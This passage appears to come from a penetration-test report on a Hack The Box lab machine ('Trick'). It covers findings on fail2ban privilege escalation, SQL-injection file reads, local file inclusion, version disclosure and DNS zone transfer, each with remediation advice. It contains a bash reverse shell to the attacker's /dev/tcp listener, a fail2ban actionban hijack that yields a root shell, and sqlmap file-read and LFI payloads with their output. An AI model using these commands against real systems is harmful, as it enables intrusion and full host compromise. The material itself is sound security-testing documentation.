bash -i >& /dev/tcp/10.10.15.97/9001 0>&1
```

2. Modified fail2ban action configuration:
   - Copied `/etc/fail2ban/action.d/iptables-multiport.conf` to `/dev/shm/`
   - Replaced the `actionban` line with:

```
actionban = /dev/shm/shell.sh
```

3. Overwrote original config and restarted fail2ban with `sudo`:

```
rm -f /etc/fail2ban/action.d/iptables-multiport.conf
cp /dev/shm/iptables-multiport.conf /etc/fail2ban/action.d/
sudo /etc/init.d/fail2ban restart
```

4. Triggered fail2ban block rule by repeatedly failing SSH logins to the host.
5. Result: Reverse shell connection was received on attacker's listener, as root.

Exploitation Output

```
└──╼ [★]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.15.97] from (UNKNOWN) [10.129.227.180] 47702
bash: cannot set terminal process group (4974): Inappropriate ioctl for device
bash: no job control in this shell
root@trick:/# whoami
whoami
root
root@trick:/# hostname
hostname
trick
root@trick:/# exit
```

10. Arbitrary File Read via SQL Injection and FILE Privilege - High

CWE	CWE-552 - Files or Directories Accessible to External Parties
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The application's database user `remo@localhost` possesses the `FILE` privilege, and the SQL injection vulnerability in the `username` POST parameter can be leveraged to read arbitrary files from the server filesystem using `sqlmap`. The attacker successfully retrieved the contents of ```/etc/passwd```, confirming this vulnerability. This elevates the impact of the previously identified SQL injection by enabling reconnaissance or chained exploits (e.g., credential harvesting, LFI → RCE, user enumeration).
Impact	Using this vulnerability, an attacker can: • Read critical OS-level files (e.g., ```/etc/passwd```, logs, config files) • Steal credentials, keys, or secrets stored on disk • Use leaked data for further exploitation (e.g., targeting cron jobs, SSH users, etc.) • Enumerate server users and services for privilege escalation If combined with writable paths or LFI, this could lead to full server compromise.
Affected Component	• Web Application - http://preprod-payroll.trick.htb - Vulnerable to SQLi via username POST parameter • Database - MySQL (payroll_db) - DB user has FILE privilege • Operating System - Linux (Debian-based) - Exposed via /etc/passwd read • Server File - system/etc/passwd - Successfully extracted via SQLi
Remediation	• Immediately revoke the FILE privilege: `REVOKE FILE ON *.* FROM 'remo'@'localhost';` • Sanitize all SQL inputs via prepared statements • Use database users with minimal privileges • Restrict read access to sensitive system files via OS-level controls • Consider enabling AppArmor/SELinux to isolate DBMS file access • Monitor for unusual SQL queries or file read attempts
References	• CWE-552 – Files or Directories Accessible to External Parties - https://cwe.mitre.org/data/definitions/552.html • OWASP Top 10 – A05:2021 Security Misconfiguration - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • CIS Controls v8 – Control 4.4, 4.5 - Restrict and audit access to sensitive files - https://www.cisecurity.org/controls • MySQL FILE Privilege Documentation - https://dev.mysql.com/doc/refman/5.7/en/privileges-provided.html#priv_file

Finding Evidence

Tool Used:

```
sqlmap -r login.req --risk 3 --level 5 --technique=BEU --batch --privilege --file-read=/etc/passwd
```

Confirmed Injection Point:

```
Types: boolean-based & error-based SQLi
```

Result:

```
Verified match with local file (2351 B)
Saved to: .../output/preprod-payroll.trick.htb/files/_etc_passwd
```

Example of Extracted Content (decoded):

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
[12:28:39] [INFO] fingerprinting the back-end DBMS operating system
[12:28:39] [INFO] the back-end DBMS operating system is Linux
[12:28:39] [INFO] fetching file: '/etc/passwd'
726F6F743A783A303A303A726F6F743A2F726F6F743A2F62696E2F626173680A6461656D6F6E3A783A313A313A6461656D6F6
E3A2F7573722F7362696E3A2F7573722F7362696E2F6E6F6C6F67696E0A62696E3A783A323A323A62696E3A2F62696E3A2F75
73722F7362696E2F6E6F6C6F67696E0A7379733A783A333A333A7379733A2F6465763A2F7573722F7362696E2F6E6F6C6F676
96E0A73796E633A783A343A36353533343A73796E633A2F62696E3A2F62696E2F73796E630A67616D65733A783A353A36303A
67616D65733A2F7573722F67616D65733A2F7573722F7362696E2F6E6F6C6F67696E0A6D616E3A783A363A31323A6D616E3A2
```

<-SNIP>

```
722F73706F6F6C2F706F73746669783A2F7573722F7362696E2F6E6F6C6F67696E0A62696E643A783A3132303A3132383A3A2
F7661722F63616368652F62696E643A2F7573722F7362696E2F6E6F6C6F67696E0A6D69636861656C3A783A313030313A3130
30313A3A2F686F6D652F6D69636861656C3A2F62696E2F
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the
 back-end DBMS file system? [Y/n] Y
[12:28:41] [INFO] retrieved: '2351'
[12:28:41] [INFO] the local file '/home/htb-mp-2313510/.local/share/sqlmap/output/preprod-payroll.tri
ck.htb/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (2351 B)
files saved to [1]:
[*] /home/htb-mp-2313510/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd (same
 file)
```

11. Local File Inclusion (LFI) via page Parameter on preprod-marketing.trick.htb - High

CWE	CWE-98 - Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The `page` parameter on the web application hosted at `preprod-marketing.trick.htb` is vulnerable to Local File Inclusion (LFI). The application dynamically includes files based on unsanitized input, enabling attackers to traverse directories and access sensitive system files. The attacker was able to include `/etc/passwd`, confirming the ability to read local server files and validate the vulnerability.
Impact	A successful LFI allows attackers to: • Read sensitive files such as `/etc/passwd`, logs, configuration, or credentials • Inspect application logic or session files • Chain with other vulnerabilities (e.g., upload, log injection) to achieve RCE • Potentially escalate privileges by targeting user-owned PHP-FPM sockets (`michael`) This vulnerability is unauthenticated and exposed via a public-facing virtual host.
Affected Component	• Web Application - http://preprod-marketing.trick.htb - Accepts file path via page parameter • Endpoint - /index.php?page= - Processes unsanitized user input via PHP include • Server File - /etc/passwd - Confirmed LFI by retrieving sensitive OS-level file • Application Logic - File include mechanism - No input sanitization, allowlisting, or file access control

Remediation	Sanitize and validate user input before using it in file inclusion Implement a strict allowlist of allowable files or views:
	
	`$allowed_pages = ['home', 'contact', 'about'];`
	`if (in_array($_GET['page'], $allowed_pages)) {`
	`  include($page . '.php');`
	`} else {`
	`  include('404.php');`
	`}`
	
	Disable allow_url_include in php.ini Use error handling and logging to detect invalid file accesses Secure PHP-FPM socket files and execution contexts

References	• CWE-98 – File Inclusion Vulnerability - https://cwe.mitre.org/data/definitions/98.html • OWASP – Local File Inclusion (LFI) - https://owasp.org/www-community/attacks/Local_File_Inclusion • CIS Controls v8 – Control 16.4 - https://www.cisecurity.org/controls

Finding Evidence

Request:

```
GET /index.php?page=../../../../../../../../etc/passwd HTTP/1.1
Host: preprod-marketing.trick.htb
```


Response (excerpt):

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Server Info: `nginx/1.14.2`

PHP executed via: `php7.3-fpm-michael.sock` (based on prior discovery)



Using SQL injection and file read again, the attacker retrieved the vulnerable source file at:

`/var/www/market/index.php`

Relevant code:

```
$file = $_GET['page'];
if (!isset($file) || ($file=="index.php")) {
   include("/var/www/market/home.html");
} else {
   include("/var/www/market/".str_replace("../", "", $file));
}
```

Analysis:

The use of `str_replace("../", "", $file)` is ineffective against directory traversal.

It can be bypassed using encoded traversal (..%2f, .../) or other evasion techniques.

No allowlisting or path validation is used.

Inclusion is unsafely relative to `/var/www/market/`.

12. Local File Inclusion via page Parameter - High

CWE	CWE-98 - Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The web application hosted at `preprod-payroll.trick.htb` is vulnerable to Local File Inclusion (LFI) via the page parameter. The value of this parameter is directly used in a server-side PHP include operation without proper validation or sanitization. By using the `php://filter` wrapper with `convert.base64-encode`, the attacker was able to confirm LFI and retrieve the contents of internal PHP files in base64 format, which helps bypass HTML rendering and proves access to source code.

Impact	This vulnerability allows an attacker to:
	
	• Read arbitrary files from the server, such as:
	  ◦ Source code (`index.php, config.php`)
	  ◦ Credential files (e.g., database passwords)
	  ◦ Session handling or sensitive logic
	• Enumerate directory structures or gain insights into server-side logic
	• Potentially escalate to Remote Code Execution (RCE) if chained with upload or log file injection vulnerabilities
	
	In this case, the attacker confirmed LFI using:
	
	`GET /index.php?page=php://filter/convert.base64-encode/resource=deductions`
	
	This caused the source of `deductions.php` to be included and encoded in base64, which was then rendered in the HTML response.

Affected Component	• Web Application - http://preprod-payroll.trick.htb - Exposes LFI via page GET parameter • Endpoint - /index.php - Dynamically includes local files via unsanitized input • Parameter - page - Accepts file paths and stream wrappers like php://filter • Backend Component - File Inclusion Logic - Likely uses include() or require() with user input

Remediation	To mitigate LFI vulnerabilities:
	
	• Never pass unsanitized user input into `include(), require()`, or similar functions.
	• Implement an allowlist of permitted pages/components and validate against it:
	
	`$allowed_pages = ['home', 'attendance', 'deductions'];`
	`if (in_array($_GET['page'], $allowed_pages)) {`
	`  include($_GET['page'] . '.php');`
	`} else {`

	`include('404.php');`
	`}`
	• Avoid using dynamic includes where possible.
	• Harden file permissions and limit web server access to only necessary paths.
	• Monitor logs for suspicious `php://`, `..,` or wrapper usage.

References	• CWE-98 – PHP File Inclusion - https://cwe.mitre.org/data/definitions/98.html • OWASP Top 10 – A05:2021 Security Misconfiguration - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • CIS Controls v8 – Control 16.4 - Validate and sanitize all input - https://www.cisecurity.org/controls • PHP Wrappers (php://filter) - https://www.php.net/manual/en/wrappers.php.php

Finding Evidence

From Burp Suite Repeater:

Request:

```
GET /index.php?page=php://filter/convert.base64-encode/resource=deductions HTTP/1.1
Host: preprod-payroll.trick.htb
```

Response: The base64-encoded output of deductions.php source code was returned in the

section:


```
PD9waHAgaW5jbHVkZSgnZGJfY29ubmVjdC5waHAnKTs/
Pg0KDQo8ZGl2IGNsYXNzPSJjb250YWluZXItZmx1aWQiPg0KCQ0KCTxkaXYgY2xhc3M9ImNvbC1sZy0xMiI+DQoJCTxka
XYgY2xhc3M9InJvdyI+DQoJCQk8IS0tIEZPUk0gUGFuZWwgLS0+DQoJCQk8ZGl2IGNsYXNzPSJjb2wtbW
...
<-SNIP->
...
Jlc3Apew0KCQkJCWlmKHJlc3A9PTEpew0KCQkJCQlhbGVydF90b2FzdCgiRGF0YSBzdWNjZXNzZnVsbHkgZGVsZXRlZCI
sJ3N1Y2Nlc3MnKQ0KCQkJCQlzZXRUaW1lb3V0KGZ1bmN0aW9uKCl7DQoJCQkJCQlsb2NhdGlvbi5yZWxvYWQoKQ0KCQkJ
CQl9LDE1MDApDQoNCgkJCQl9DQoJCQl9DQoJCX0pDQoJfQ0KPC9zY3JpcHQ+
```


This confirms successful file inclusion and access to backend logic.

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2025.8.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 ×

Send Cancel Burp AI

Request

Pretty Raw Hex

```
1  GET /index.php?page=
   php://filter/convert.base64-encode/resource=deductions HTTP/1.1
2  Host: preprod-payroll.trick.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://preprod-payroll.trick.htb/index.php?page=attendance
8  DNT: 1
9  Connection: keep-alive
10 Cookie: PHPSESSID=amfd7kte5l0snfpsa1uo2heqi3
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14
```

Response

Pretty Raw Hex Render

```
     assertive" aria-atomic="true">
131    <div class="toast-body text-white">
132    </div>
133  </div>
134  <main id="view-panel" >
135
       PD9waHAgaW5jbHVkZSgnZGJfY29ubmVjdC5waHAnKTs/Pg0KDQo8ZGl2IGNsYXNz
       PSJjb250YWluZXItZmx1aWQiPg0KCQ0KCTxkaXYgY2xhc3M9ImNvbC1sZy0xMiI+
       DQoJCTxkaXYgY2xhc3M9InJvdyI+DQoJCQk8IS0tIEZPUk0gUGFuZWwgLS0+DQoJ
       CQk8ZGl2IGNsYXNzPSJjb2wtbWQtNCI+DQoJCQk8Zm9ybSBhY3Rpb249IiIgaWQ9
       Im1hbmFnZS1kZWR1Y3Rpb25zIj4NCgkJCQk8ZGl2IGNsYXNzPSJjYXJkIj4NCgkJ
       CQkJPGRpdiBjbGFzcz0iY2FyZC1oZWFkZXIiPg0KCQkJCQkJICBEZWR1Y3Rpb25z
       IEZvcm0NCgkJCQkgIAk8L2Rpdj4NCgkJCQkJPGRpdiBjbGFzcz0iY2FyZC1ib2R5
       Ij4NCgkJCQkJCQk8aW5wdXQgdHlwZT0iaGlkZGVuIiBuYW1lPSJpZCI+DQoJCQkJ
       CQkJPGRpdiBjbGFzcz0iZm9ybS1ncm91cCI+DQoJCQkJCQkJCTxsYWJlbCBjbGFz
       cz0iY29udHJvbC1sYWJlbCI+RGVkdWN0aW9uIE5hbWU8L2xhYmVsPg0KCQkJCQkJ
       CQk8dGV4dGFyZWEgbmFtZT0iZGVkdWN0aW9uIiBpZD0iIiBjb2xzPSIzMCIgcm93
       cz0iMiIgY2xhc3M9ImZvcm0tY29udHJvbCIgcmVxdWlyZWQ+PC90ZXh0YXJlYT4N
```

13. Virtual Host and Internal Application Exposure via SQL Injection - High

CWE	CWE-538 - Insertion of Sensitive Information into Externally-Accessible File or Directory
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The attacker was able to read the nginx configuration file located at ```/etc/nginx/sites-enabled/default`using the previously discovered SQL injection vulnerability and the`FILE``` privilege. This file revealed a previously undiscovered internal virtual host and other sensitive deployment details.
Impact	Reading this configuration file exposed: • A new web application target: `preprod-marketing.trick.htb` • The application root directory: `/var/www/market` • PHP is executed via a Unix socket owned by user `michael: fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock` This expands the application's attack surface and provides an opportunity for privilege escalation, especially if the socket is writable or exploitable by the attacker. Additionally, sensitive internal paths and configuration logic can assist in LFI, web shell placement, or file overwrite scenarios.
Affected Component	• Web Server Config - /etc/nginx/sites-enabled/default - Leaked via SQLi + FILE privilege • Virtual Host - preprod-marketing.trick.htb - Internal hostname discovered • Web Root - /var/www/market - Potential target for web shell upload or traversal • PHP-FPM Socket - php7.3-fpm-michael.sock - Socket runs as user michael; may be exploited

Remediation	• Do not store sensitive configuration files readable by the database process.
	• Revoke FILE privilege from all MySQL users not explicitly requiring it.
	• Use strict filesystem permissions to restrict access to:
	  ◦ Nginx config files
	  ◦ PHP-FPM sockets
	• Consider placing virtual host definitions outside the DBMS-accessible paths.
	• Apply strong input sanitization and fix the SQLi vector that enabled this read.

References	• CWE-538 – Information Leak Through Config Files - https://cwe.mitre.org/data/definitions/538.html • CWE-552 – Directory/File Exposure - https://cwe.mitre.org/data/definitions/552.html • OWASP Top 10 – A05:2021 Security Misconfiguration - https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • Nginx Virtual Host Documentation - https://nginx.org/en/docs/http/server_names.html

Finding Evidence

Command Used:

```
sqlmap -r login.req --risk 3 --level 5 --technique=BEU --batch --privilege --file-read=/etc/
nginx/sites-enabled/default
```

Result:

```
File saved locally:
  /sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default
```

Decoded Content (excerpt):

```
server_name preprod-marketing.trick.htb;

root /var/www/market;
index index.php;

fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
```

```
server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}
```

14. Service Version Disclosure - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	Multiple services on the target host are configured to disclose their detailed version information through standard protocol responses or service banners. This includes OpenSSH, ISC BIND, and nginx — all of which return precise software versions to unauthenticated users during initial negotiation or queries.
Impact	Service version disclosure enables attackers to: • Identify specific versions of exposed software (e.g., OpenSSH 7.9p1, nginx 1.14.2, BIND 9.11.5). • Cross-reference these versions against known vulnerabilities in public databases (e.g., CVE, Exploit-DB). • Assess the age and patch status of systems (e.g., Debian 10 = end-of-life). • Tailor exploits and payloads to the known behaviors or weaknesses in those versions. Although this vulnerability is not directly exploitable, it significantly increases the effectiveness and speed of follow-up attacks.
Affected Component	• Host / Server - 10.129.227.180 - Target system disclosing service versions • SSH Service - 10.129.227.180:22 - OpenSSH 7.9p1 Debian 10+deb10u2 (version in banner) • DNS Service - 10.129.227.180:53 - ISC BIND 9.11.5-P4-5.1+deb10u7 — returns version via AXFR • HTTP Service - 10.129.227.180:80 - nginx 1.14.2 — reveals version in server header • Configuration - SSHD / BIND / nginx - Default settings return full version strings to users

Remediation	Disable or suppress service version banners where possible. Recommended changes include:
	SSH (OpenSSH):
	Set in /etc/ssh/sshd_config:
	`VersionAddendum none`
	Restart the service:
	`sudo systemctl restart sshd`
	DNS (BIND):
	In named.conf.options:
	`version "not disclosed";`
	Apply changes:

	`sudo rndc reload`
	Web Server (nginx):
	In main config (/etc/nginx/nginx.conf or relevant site conf):
	`server_tokens off;`
	Reload service:
	`sudo systemctl reload nginx`

References	• CWE-200 – Exposure of Sensitive Information - https://cwe.mitre.org/data/definitions/200.html • CIS Benchmarks – CIS Controls v8: Control 14.4 - Restrict details of system components exposed to unauthorized users - https://www.cisecurity.org/controls • NIST SP 800-53 Rev. 5 – SI-11: Error Handling - Ensure systems fail securely and avoid unintentional information leakage - https://nvd.nist.gov/800-53/Rev5/control/SI-11

Finding Evidence

```
$ sudo nmap -sC -sV -oA nmap/trick 10.129.227.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-03 07:23 CST
Nmap scan report for 10.129.227.180
Host is up (0.011s latency).
Not shown: 996 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 237.83 seconds
```

```
└─ [★]$ sudo nmap -sC -sV -oA nmap/trick 10.129.227.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-03 07:23 CST
Nmap scan report for 10.129.227.180
Host is up (0.011s latency).
Not shown: 996 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 237.83 seconds
```

15. Unauthenticated DNS Zone Transfer Enabled - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The target DNS server at 10.129.227.180 is misconfigured to allow unauthenticated DNS zone transfers. This allows any unauthenticated user to retrieve the entire DNS zone file using the AXFR query type. This file may contain sensitive subdomains, hostnames, and internal naming schemes.
Impact	An attacker could enumerate internal hostnames and potentially identify interesting targets such as staging or administrative interfaces. This information can assist in: • Hostname brute-forcing • Web application enumeration (e.g., preprod-payroll.trick.htb) • Identifying trusted zones or internal IP mappings • Chaining into further attacks (e.g., virtual host routing, phishing, or SSRF targeting internal services)
Affected Component	• Host / Server - 10.129.227.180 - Target DNS server responding to AXFR requests • DNS Service - 10.129.227.180:53 - ISC BIND 9.11.5-P4 (Debian) - allows unauthenticated AXFR • DNS Zone - trick.htb - Primary zone allowing full transfer without access control • Subdomain - preprod-payroll.trick.htb - Discovered via leaked zone data • Configuration - BIND / DNS Zone Transfer Permissions - Misconfigured to allow AXFR from any IP address

Remediation	Disable zone transfers for unauthorized users. This can typically be done in the DNS server configuration by restricting AXFR queries to trusted IP addresses only.
	For BIND9, use something like:
	`zone "trick.htb" {`
	`  type master;`
	`  file "/etc/bind/zones/trick.htb.db";`
	`  allow-transfer { none; };  # Or specific trusted IPs`
	`};`
	Also, consider enabling logging and monitoring of any unauthorized DNS queries to detect future reconnaissance attempts.

References	• MITRE ATT&CKT1046 – Network Service Discovery - Zone transfers fall under active reconnaissance where adversaries enumerate services and systems via DNS. https://attack.mitre.org/techniques/T1046/ • CWE (Common Weakness Enumeration) CWE-200: Exposure of Sensitive Information to an Unauthorized Actor - Zone transfer leaks internal configuration information and names not meant to be publicly disclosed. https://cwe.mitre.org/data/definitions/200.htmlCWE-284: Improper Access

ControlAllowing AXFR without restriction is a failure of proper access control.https://cwe.mitre.org/data/definitions/284.html

- NIST SP 800-53 Rev. 5AC-4: Information Flow Enforcement - Systems should enforce access controls on information flow — unauthorized zone transfers violate this. https://nvd.nist.gov/800-53/Rev5/control/AC-4SI-4: System Monitoring - Organizations should detect unusual DNS behavior (e.g., zone transfer attempts). https://nvd.nist.gov/800-53/Rev5/control/SI-4
- CIS Benchmarks - CIS BIND DNS Server Benchmark v9 - Recommendation 5.1.1: Restrict zone transfers to authorized IPs. https://www.cisecurity.org/benchmark/bind_dns - CIS Controls v8 – Control 12.3: Configure Service Authentication - Enforce restrictions on sensitive services like DNS. https://www.cisecurity.org/controls/service-authentication
- RFC Reference - RFC 5936 – DNS Zone Transfer Protocol (AXFR/IXFR) - Defines how zone transfers work — useful for understanding and securing implementation. https://tools.ietf.org/html/rfc5936

Finding Evidence

```
$ dig @10.129.227.180 axfr trick.htb

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> @10.129.227.180 axfr trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.           604800 IN SOA trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.           604800 IN NS trick.htb.
trick.htb.           604800 IN A 127.0.0.1
trick.htb.           604800 IN AAAA ::1
preprod-payroll.trick.htb. 604800 IN CNAME trick.htb.
trick.htb.           604800 IN SOA trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
```

```
└──╼ [★]$ dig @10.129.227.180 axfr trick.htb

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> @10.129.227.180 axfr trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.             604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.             604800  IN      NS      trick.htb.
trick.htb.             604800  IN      A       127.0.0.1
trick.htb.             604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.             604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 6 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (TCP)
;; WHEN: Tue Feb 03 07:48:56 CST 2026
;; XFR size: 6 records (messages 1, bytes 231)
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.227.180	22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
	25	smtp	smtp?
	53	dns	ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
	80	http	nginx 1.14.2

```
$ sudo nmap -sC -sV -oA nmap/trick 10.129.227.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-03 07:23 CST
Nmap scan report for 10.129.227.180
Host is up (0.011s latency).
Not shown: 996 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 237.83 seconds
```

A.3 Subdomain Discovery

URL	Description	Discovery Method
preprod-payroll.trick.htb	Subdomain	Zone Transfer
preprod-marketing.trick.htb	Subdomain	SQLi

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.129.227.180	External	SQLi, LFI, PrivEsc	Full compromise via chained vulnerabilities; root shell obtained via fail2ban action injection

A.5 Compromised Users

Username	Type	Method	Notes
remo	mysql	LFI	payroll_db
michael	linux	sqlmap	-
root	linux	PrivEsc	-

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
